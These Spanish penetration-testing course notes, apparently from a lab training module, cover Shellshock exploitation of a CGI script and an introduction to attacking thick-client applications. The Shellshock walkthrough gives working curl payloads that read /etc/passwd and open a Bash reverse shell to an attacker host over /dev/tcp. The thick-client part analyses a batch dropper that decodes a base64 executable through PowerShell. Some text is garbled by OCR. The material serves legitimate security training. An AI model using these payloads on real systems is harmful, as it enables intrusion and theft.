Cuando se asigna la variable anterior, Bash interpretará la `y='() { :;}'` parte como una definición de función para una variable `y`. La función no hace nada más que devolver un código de salida `0`, pero cuando se importa, ejecutará el comando `echo vulnerable-shellshock` si la versión de Bash es vulnerable. Esto (o cualquier otro comando, como un comando de una sola línea de shell inverso) se ejecutará en el contexto del usuario del servidor web. La mayoría de las veces, este será un usuario como `www-data`, y tendremos acceso al sistema, pero aún necesitaremos escalar privilegios. Ocasionalmente, tendremos

mucho suerte y obtendremos acceso como el usuario **root** si el servidor web se ejecuta en un contexto elevado.

Si el sistema no es vulnerable, solo "**not vulnerable**" se imprimirá.

```
env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"
```

A terminal window titled "Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) - Shellshock". The command entered is "\$ env y='() { :;}; echo vulnerable-shellshock' bash -c \"echo not vulnerable\"". The output "not vulnerable" is highlighted with a red box.

Este comportamiento ya no ocurre en un sistema parcheado, ya que Bash no ejecutará código después de importar una definición de función. Además, Bash ya no interpretará **y=() {...}** como una definición de función. En su lugar, las definiciones de función dentro de las variables de entorno ahora deben tener el prefijo **BASH_FUNC_**.

Ejemplo práctico

Veamos un ejemplo práctico para ver cómo nosotros, como pentesters, podemos encontrar y explotar esta falla.

Enumeración - Gobuster


Podemos buscar scripts CGI usando una herramienta como **Gobuster**. Aquí encontramos uno, **access.cgi**.

```
gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi
```

A terminal window titled "Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) - Shellshock". The command entered is "AlejandroGB@htb\$ gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi". The output shows the search parameters and the result "/access.cgi" highlighted with a red box.

A continuación, podemos ejecutar cURL en el script y observar que no se nos muestra nada, por lo que quizás sea un script inactivo, pero aún así vale la pena explorarlo más a fondo.

```
curl -i http://10.129.204.231/cgi-bin/access.cgi
```




```
Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) -
Shellshock
AlejandroGB@htb:[/htb]$ curl -i http://10.129.204.231/cgi-bin/access.cgi

HTTP/1.1 200 OK
Date: Thu, 23 Mar 2023 13:28:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Content-Type: text/html
```

Confirmando la vulnerabilidad

Para comprobar la vulnerabilidad, podemos utilizar un **cURL** comando sencillo o utilizar Burp Suite Repeater o Intruder para fuzzear el campo user-agent. Aquí podemos ver que se nos devuelve el contenido del archivo /etc/passwd, lo que confirma la vulnerabilidad a través del campo user-agent.

```
curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /etc/passwd' bash -s :"http://10.129.204.231/cgi-bin/access.cgi
```



```
Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) -
Shellshock
[/htb]$ curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat /etc/passwd' bash -s ":" http://10.129.204.231/cgi-bin/access.cgi

:/root:/bin/bash
emon:/usr/sbin:/usr/sbin/nologin
bin:/usr/sbin/nologin
dev:/usr/sbin/nologin
sync:/bin:/bin/sync
mes:/usr/games:/usr/sbin/nologin
/var/cache/man:/usr/sbin/nologin
r/spool/lpd:/usr/sbin/nologin
:var/mail:/usr/sbin/nologin
:var/spool/news:/usr/sbin/nologin
cp:/var/spool/uucp:/usr/sbin/nologin
roxy:/bin:/usr/sbin/nologin
3:www-data:/var/www:/usr/sbin/nologin
backup:/var/backups:/usr/sbin/nologin
iling List Manager:/var/list:/usr/sbin/nologin
d:/var/run/ircd:/usr/sbin/nologin
nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
65534:nobody:/nonexistent:/usr/sbin/nologin
:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
c::x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
5:106::/nonexistent:/usr/sbin/nologin
0::/home/syslog:/usr/sbin/nologin
4::/nonexistent:/usr/sbin/nologin
```

Explotación para revertir el acceso a Shell

Una vez confirmada la vulnerabilidad, podemos obtener acceso al shell inverso de muchas maneras. En este ejemplo, utilizamos una línea de comandos Bash simple y obtenemos una devolución de llamada en nuestro receptor Netcat.

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi
```



```
Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) -  
Shellshock  
[~/htb]$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi
```

Desde aquí, podríamos empezar a buscar datos confidenciales o intentar aumentar los privilegios. Durante una prueba de penetración de la red, podríamos intentar usar este host para adentrarnos más en la red interna.

```
nc -lvpn 7777
```



```
Ataques a aplicaciones de interfaz de puerta de enlace común (CGI) -  
Shellshock  
AlejandroGB@htb:[~/htb]$ sudo nc -lvpn 7777  
  
listening on [any] 7777 ...  
connect to [10.10.14.38] from (UNKNOWN) [10.129.204.231] 52840  
bash: cannot set terminal process group (938): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@htb:/usr/lib/cgi-bin$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@htb:/usr/lib/cgi-bin$
```

Mitigación

Esta [entrada del blog](#) contiene consejos útiles para mitigar la vulnerabilidad de Shellshock. La forma más rápida de solucionar la vulnerabilidad es actualizar la versión de Bash en el sistema afectado. Esto puede ser más complicado en sistemas Ubuntu/Debian que están al final de su vida útil, por lo que un administrador de sistemas puede tener que actualizar primero el administrador de paquetes. Con ciertos sistemas (es decir, dispositivos IoT que usan CGI), la actualización puede no ser posible. En estos casos, sería mejor primero asegurarse de que el sistema no esté expuesto a Internet y luego evaluar si el host puede ser desmantelado. Si es un host crítico y la organización decide aceptar el riesgo, una solución temporal podría ser bloquear el host con un firewall en la red interna lo mejor posible. Tenga en cuenta que esto es solo poner una curita en una herida grande y la mejor medida de acción sería actualizar o desconectar el host.

Reflexiones finales

Shellshock es una vulnerabilidad heredada que ya tiene casi una década. Pero el hecho de que sea antigua no significa que no nos la encontremos de vez en cuando. Si durante sus evaluaciones encuentra alguna aplicación web que utilice scripts CGI (especialmente dispositivos IoT), definitivamente vale la pena investigar siguiendo los pasos que se muestran en esta sección. ¡Puede que tenga un punto de apoyo relativamente simple esperándolo!

Comandos:

Buscar extensiones ".cgi" ejemplo con ffuf

```
ffuf -u http://10.129.205.27/cgi-bin/FUZZ.cgi -w /usr/share/wordlists/dirb/small.txt
```

Buscar extensiones ".cgi" con gobuster

```
gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi
```

env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"	Bash linux víctima
gobuster dir -u http://10.129.204.231/cgi-bin/ -w /usr/share/wordlists/dirb/small.txt -x cgi	Buscar scripts CGI
curl -i http://10.129.204.231/cgi-bin/access.cgi	Ver la respuesta del script hallado
curl -H 'User-Agent: () { :: }; echo ; echo ; /bin/cat /etc/passwd' bash -s ":" http://10.129.204.231/cgi-bin/access.cgi	RCE mediante el script access.cgi
curl -H 'User-Agent: () { :: }; /bin/bash -i >& /dev/tcp/10.10.14.38/7777 0>&1' http://10.129.204.231/cgi-bin/access.cgi	Shell inverso
nc -lvpn 7777	Atacante a la escucha

Diccionarios:

```
/usr/share/wordlists/dirb/small.txt  
/usr/share/dirb/wordlists/common.txt  
https://github.com/Anonimo501/tomcat-directory
```

Ataque a aplicaciones de cliente pesado Attacking Thick Client Applications

Las aplicaciones de cliente pesado son las aplicaciones que se instalan localmente en nuestros equipos. A diferencia de las aplicaciones de cliente ligero que se ejecutan en un servidor remoto y a las que se puede acceder a través del navegador web, estas aplicaciones no requieren acceso a Internet para ejecutarse y tienen un mejor rendimiento en cuanto a potencia de procesamiento, memoria y capacidad de almacenamiento. Las aplicaciones de cliente pesado suelen ser aplicaciones que se utilizan en entornos empresariales creados para cumplir fines específicos. Entre estas aplicaciones se incluyen sistemas de gestión de proyectos, sistemas de gestión de relaciones con los clientes, herramientas de gestión de inventario y otro software de productividad. Estas aplicaciones suelen desarrollarse utilizando Java, C++, .NET o Microsoft Silverlight.

Una medida de seguridad crítica que, por ejemplo, **Java** tiene es una tecnología llamada **sandbox**. El sandbox es un entorno virtual que permite que el código no confiable, como el código descargado de Internet, se ejecute de forma segura en el sistema de un usuario sin representar un riesgo de seguridad. Además, aísla el código no confiable, impidiéndole acceder o modificar los recursos del sistema y otras aplicaciones sin la debida autorización. Además de eso, también existen **Java API restrictions** y **Code Signing** que ayudan a crear un entorno más seguro.


En un **.NET** entorno, un cliente **thick client**, también conocido como **rich client fat**, se refiere a una aplicación que realiza una cantidad significativa de procesamiento en el lado del cliente en lugar de depender únicamente del servidor para todas las tareas de procesamiento. Como resultado, los clientes pesados pueden proporcionar un mejor rendimiento, más funciones y experiencias de usuario mejoradas en comparación con sus **thin client** contrapartes, que dependen en gran medida del servidor para el procesamiento y el almacenamiento de datos.

Algunos ejemplos de aplicaciones de cliente pesado son los navegadores web, los reproductores multimedia, el software de chat y los videojuegos. Algunas aplicaciones de cliente pesado suelen estar disponibles para comprar o descargar de forma gratuita a través de su sitio web oficial o de tiendas de aplicaciones de terceros, mientras que otras aplicaciones personalizadas que se han creado para una empresa específica se pueden entregar directamente desde el departamento de TI que ha desarrollado el software. La implementación y el mantenimiento de aplicaciones de cliente pesado puede ser más difícil que las aplicaciones de cliente ligero, ya que los parches y las actualizaciones deben realizarse localmente en la computadora del usuario. Algunas características de las aplicaciones de cliente pesado son:

- Software independiente.
- Trabajando sin acceso a internet.
- Almacenamiento de datos localmente.
- Menos seguro.

- Consumiendo más recursos.
- Más caro.

Las aplicaciones de cliente pesado se pueden clasificar en arquitectura de dos y tres niveles. En la arquitectura de dos niveles, la aplicación se instala localmente en el equipo y se comunica directamente con la base de datos. En la arquitectura de tres niveles, las aplicaciones también se instalan localmente en el equipo, pero para interactuar con las bases de datos, primero se comunican con un servidor de aplicaciones, generalmente mediante el protocolo HTTP/HTTPS. En este caso, el servidor de aplicaciones y la base de datos pueden estar ubicados en la misma red o en Internet. Esto es algo que hace que la arquitectura de tres niveles sea más segura, ya que los atacantes no podrán comunicarse directamente con la base de datos. La siguiente imagen muestra las diferencias entre las aplicaciones de arquitectura de dos y tres niveles.



Dado que una gran parte de las aplicaciones de cliente pesado se descargan de Internet, no hay una forma suficiente de garantizar que los usuarios descarguen la aplicación oficial, lo que plantea problemas de seguridad. Las vulnerabilidades específicas de la Web, como XSS, CSRF y Clickjacking, no se aplican a las aplicaciones de cliente pesado. Sin embargo, se considera que las aplicaciones de cliente pesado son menos seguras que las aplicaciones web y se les pueden aplicar muchos ataques, entre ellos:

- Manejo inadecuado de errores.

- Datos confidenciales codificados de forma rígida.
- Secuestro de DLL.
- Desbordamiento de búfer.
- Inyección SQL.
- Almacenamiento inseguro.
- Gestión de sesiones.

Pasos de la prueba de penetración

Las aplicaciones de cliente pesado se consideran más complejas que otras y la superficie de ataque puede ser grande. Las pruebas de penetración de aplicaciones de cliente pesado se pueden realizar tanto con herramientas automatizadas como de forma manual. Por lo general, se siguen los siguientes pasos al probar aplicaciones de cliente pesado.

Recopilación de información

En este paso, los evaluadores de penetración deben identificar la arquitectura de la aplicación, los lenguajes de programación y los marcos de trabajo que se han utilizado, y comprender cómo funcionan la aplicación y la infraestructura. También deben identificar las tecnologías que se utilizan en el lado del cliente y del servidor y encontrar los puntos de entrada y las entradas de los usuarios. Los evaluadores también deben intentar identificar vulnerabilidades comunes como las que mencionamos anteriormente al final de la sección [Acerca de](#). Las siguientes herramientas nos ayudarán a recopilar información.

Explorador de CFF	Detectarlo es fácil	Monitor de procesos	Instrumentos de cuerda
-----------------------------------	-------------------------------------	-------------------------------------	--

Ataques del lado del cliente

Aunque los clientes pesados realizan un procesamiento y almacenamiento de datos significativos en el lado del cliente, aún se comunican con los servidores para diversas tareas, como la sincronización de datos o el acceso a recursos compartidos. Esta interacción con servidores y otros sistemas externos puede exponer a los clientes pesados a vulnerabilidades similares a las que se encuentran en las aplicaciones web, incluidas la inyección de comandos, el control de acceso débil y la inyección SQL.

La información confidencial, como nombres de usuario y contraseñas, tokens o cadenas para la comunicación con otros servicios, se puede almacenar en los archivos locales de la aplicación. Las credenciales codificadas y otra información confidencial también se pueden encontrar en el código fuente de la aplicación, por lo que el análisis estático es un paso necesario durante la prueba de la aplicación. Con las herramientas adecuadas, podemos realizar ingeniería inversa y examinar aplicaciones .NET y Java, incluidos EXE, DLL, JAR, CLASS, WAR y otros formatos de archivo. El análisis dinámico también se debe realizar en este paso, ya que las aplicaciones de cliente pesado también almacenan información confidencial en la memoria.

Guía	IDA	OllyDbg	Radare2
dnSpy	x64dbg	JADX	Frida

Ataques del lado de la red

Si la aplicación se comunica con un servidor local o remoto, el análisis del tráfico de red nos ayudará a capturar información confidencial que podría transferirse a través de una conexión HTTP/HTTPS o TCP/UDP, y nos permitirá comprender mejor cómo funciona esa aplicación. Los evaluadores de penetración que realizan análisis de tráfico en aplicaciones de cliente pesado deben estar familiarizados con herramientas como:

Cableado	volcado de tcp	Vista TCP	Suite para eructos
--------------------------	--------------------------------	---------------------------	------------------------------------

Ataques del lado del servidor

Los ataques del lado del servidor en aplicaciones de cliente pesado son similares a los ataques a aplicaciones web, y los evaluadores de penetración deben prestar atención a los más comunes, incluidos la mayoría de los diez principales de OWASP.

Recuperación de credenciales codificadas de aplicaciones de cliente pesado

El siguiente escenario nos muestra cómo enumerar y explotar una aplicación cliente pesada para poder movernos lateralmente dentro de una red corporativa durante una prueba de penetración. El escenario comienza después de haber obtenido acceso a un servicio SMB expuesto.

Al explorar el recurso **NETLOGON** compartido del servicio SMB se revelan **RestartOracle-Service.exe**, entre otros archivos, que al descargar el ejecutable localmente y ejecutarlo a través de la línea de comandos, parece que no se ejecuta o que ejecuta algo oculto.


.\Restart-OracleService.exe

```
C:\Apps>.\Restart-OracleService.exe
C:\Apps>
```

Al descargar la herramienta **ProcMon64** desde [SysInternals](#) y monitorear el proceso se revela que el ejecutable efectivamente crea un archivo temporal en formato **C:\Users\Matt\AppData\Local\Temp**.

23:24:... [Restart-OracleService.... 19948] CloseFile C:\Users\Matt\AppData\Local\Temp\16F7tmp\16F8.tmp	SUCCESS
23:24:... [Restart-OracleService.... 19948] CreateFile C:\Users\Matt\AppData\Local\Temp\16F7tmp\16F8.tmp\16FA.tmp	SUCCESS
23:24:... [Restart-OracleService.... 19948] CloseFile C:\Users\Matt\AppData\Local\Temp\16F7tmp\16F8.tmp\16FA.tmp	SUCCESS

Para poder capturar los archivos, es necesario cambiar los permisos de la carpeta **Temp** para no permitir la eliminación de archivos. Para ello, hacemos clic derecho sobre la carpeta **C:\Users\Matt\AppData\Local\Temp** y en **Properties-> Security-> Advanced-> cybervaca-> Disable inheritance-> Convert inherited permissions into explicit permissions on this object-> Edit-> Show advanced permissions**, desmarcamos las casillas **Delete subfolders and files**, y **.Delete**



Finalmente, hacemos clic en **OK-> Apply-> OK-> OK** en las ventanas abiertas. Una vez aplicados los permisos de carpeta, simplemente ejecutamos nuevamente el **Restart-OracleService.exe** y verificamos la carpeta **temp**. El archivo **6F39.bat** se crea bajo el nombre **C:\Users\cybervaca\AppData\Local\Temp\2**. Los nombres de los archivos generados son aleatorios cada vez que se ejecuta el servicio.

```
C:\Apps>dir C:\Users\cybervaca\AppData\Local\Temp\2
```

```
C:\Apps>dir C:\Users\cybervaca\AppData\Local\Temp\2  
...SNIP...  
04/03/2023 02:09 PM      1,730,212 6F39.bat  
04/03/2023 02:09 PM          0 6F39.tmp
```

Al enumerar el contenido del archivo **6F39** por lotes se revela lo siguiente.

```
@shift /0  
@echo off  
  
if %username% == matt goto correcto
```

```

if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error

:correcto
echo TVqQAAMAAAAEAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAA > c:\programdata\oracle.txt
echo AAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbh5vdCBiZSBYdW4g >> c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAA >> c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach
($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ","");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe",
[System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe

```

```

@shift /0
@echo off

if %username% == matt goto correcto
if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error

:correcto
echo TVqQAAMAAAAEAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAA > c:\programdata\oracle.txt
echo AAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbh5vdCBiZSBYdW4g >> c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAA >> c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ","");
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe

```

Al inspeccionar el contenido del archivo, se revela que el archivo por lotes está eliminando dos archivos antes de que alguien pueda acceder a los que quedan. Podemos intentar recuperar el contenido de los dos archivos modificando el script por lotes y eliminando la eliminación.

```

@shift /0
@echo off

echo
TVqQAAMAAAAEAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA > c:\programdata\oracle.txt
echo
AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhb
dW4g >> c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>> c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach
($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ","");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe",
[System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1

```

```

@shift /0
@echo off

echo TVqQAAMAAAAEAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhb
dW4g >> c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt

echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida =

```

Después de ejecutar el script por lotes haciendo doble clic en él, esperamos unos minutos para localizar el archivo **oracle.txt** que contiene otro archivo lleno de líneas base64 y el script **monta.ps1** que contiene el siguiente contenido, bajo el directorio **c:\programdata**. Al enumerar el contenido del archivo, **monta.ps1** se revela el siguiente código.

```

cat C:\programdata\monta.ps1

$salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in
$fichero) {$salida += $linea }; $salida = $salida.Replace(" ","");
[System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe",
[System.Convert]::FromBase64String($salida))

```

```

C:> cat C:\programdata\monta.ps1

$salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida

```

Este script simplemente lee el contenido del archivo **oracle.txt** y lo decodifica en un ejecutable **restart-service.exe**. Al ejecutar este script obtenemos un ejecutable final que podemos analizar más a fondo.

```
ls C:\programdata\
```

```
C:\> ls C:\programdata\  
  
Mode LastWriteTime Length Name  
<SNIP>  
-a---- 3/24/2023 1:01 PM 273 monta.ps1  
-a---- 3/24/2023 1:01 PM 601066 oracle.txt  
-a---- 3/24/2023 1:17 PM 432273 restart-service.exe
```

Ahora al ejecutar **restart-service.exe** se nos presenta el banner **Restart Oracle** creado **HelpDesken** el año 2010.

```
.\restart-service.exe
```


```
C:\> .\restart-service.exe  
  
_____  
 / _ \___. ____/ /____ ____/ /_ / ____\_____. ____/ /_  
 / / / / -\ \_\ / __/ __/ / / / / / / / / / / / / / / / /  
 / _ , _/ / _(_ ) / / / / / / / / / / / / / / / / / / / /  
 / / | | \_\_\ / / \_\_\ , / / \_\_\ / \_\_\ / \_\_\ / \_\_\ / \_\_\ /  
  
by @HelpDesk 2010
```

```
PS C:\ProgramData>
```

